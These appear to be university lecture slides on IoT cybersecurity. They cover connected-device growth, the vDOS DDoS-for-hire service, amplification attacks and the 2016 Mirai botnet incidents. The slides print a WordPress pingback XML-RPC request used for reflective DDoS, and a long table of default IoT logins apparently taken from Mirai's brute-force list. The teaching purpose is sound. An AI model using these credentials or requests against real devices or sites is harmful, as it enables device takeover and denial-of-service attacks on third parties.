

Cybersecurity for IoT

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
7 Billion People... all creating data

1.00 Engineering Computation & Data Science

John R. Williams, Abel Sanchez
Lecture: MWF 9:30-11 (1-390)

Computation
Data Science
Devices
Machine Learning





MIT AutoID Laboratory and IoT

IoT Devices everywhere

30 BILLION

Sensor enabled objects
connected to networks
by 2020



212 BILLION

Total number of
available sensor
enabled objects by
2020

212B is **28x** the
total population of
the world



Gartner Inc. [forecasts](#) that 6.4 billion connected things will be in use worldwide in 2016, up 30 percent from 2015, and will reach 20.8 billion by 2020. In 2016, 5.5 million new things will get connected each day, Gartner estimates.

2005



2013




SEP 16, Krebs story on vDOS


Krebs on Security
In-depth security news and investigation



- vDOS earned \$600,000 in two years selling DDOS attack services
 - 2 Israelis are now under arrest



A single packet can generate tens or hundreds of times the bandwidth in its response. This is called an amplification attack, and when combined with a reflective DoS attack on a large scale it makes it relatively easy to conduct DDoS attacks.



More Than 162,000 WordPress Sites Used for Distributed Denial of Service Attack

With Wordpress, the Pingback is sent as a POST request to the /xmlrpc.php request. The body of the request will look like:

```
<methodCall>  
  <methodName>pingback.ping</methodName>  
  <params>  
    <param><value><string>http://victim</string></value></param>  
    <param><value><string>http://reflector</string></value></param>  
  </params>  
</methodCall>
```

For the attack seen by Sucuri, the "victim" URL included a random parameter like "victim.com?123456=123456" to prevent caching.

Minecraft involved in DDOS – Microsoft has sold 100 million copies



OCT 1, 2016 'Mirai' Released

- Code released
- Brace Yourselves

620Gbps Sept 2016 Krebs on Security
Dyn Oct 21, 2016
1Tbps OVH



SEP 20, Krebs Hit with Record DDOS


- 620 Gigabits of traffic per second
- Details:
 - Previous largest 363 Gbps – compromised systems
 - This attack based on hacked IOT devices
 - Routers
 - IP cameras
 - Digital video recorders (DVRs)

CENSORED



Large CCTV Botnet Leveraged in DDoS Attacks

October 21st, 2016



Security Vulnerabilities Found In

- Webcams
- Cameras of all sorts
- Implanted medical devices
- Cars
- Smart toilets
- Yachts
- ATM machines
- Industrial control systems
- Military drones.


logins

USER:	PASS:	USER:	PASS:
-----	-----	-----	-----
root	xc3511	admin1	password
root	vizxv	administrator	1234
root	admin	666666	666666
admin	admin	888888	888888
root	888888	ubnt	ubnt
root	xmhdipc	root	klv1234
root	default	root	Zte521
root	juantech	root	hi3518
root	123456	root	jvzbd
root	54321	root	anko
support	support	root	zlxx.
root	(none)	root	7ujMko0vizxv
admin	password	root	7ujMko0admin
root	root	root	system
root	12345	root	ikwb
user	user	root	dreambox
admin	(none)	root	user
root	pass	root	realtek
admin	admin1234	root	00000000
root	1111	admin	1111111
admin	smcadmin	admin	1234
admin	1111	admin	12345
root	666666	admin	54321
root	password	admin	123456
root	1234	admin	7ujMko0admin
root	klv123	admin	1234
Administrator	admin	admin	pass
service	service	admin	meinsm
supervisor	supervisor	tech	tech
guest	guest		
guest	12345		
guest	12345		

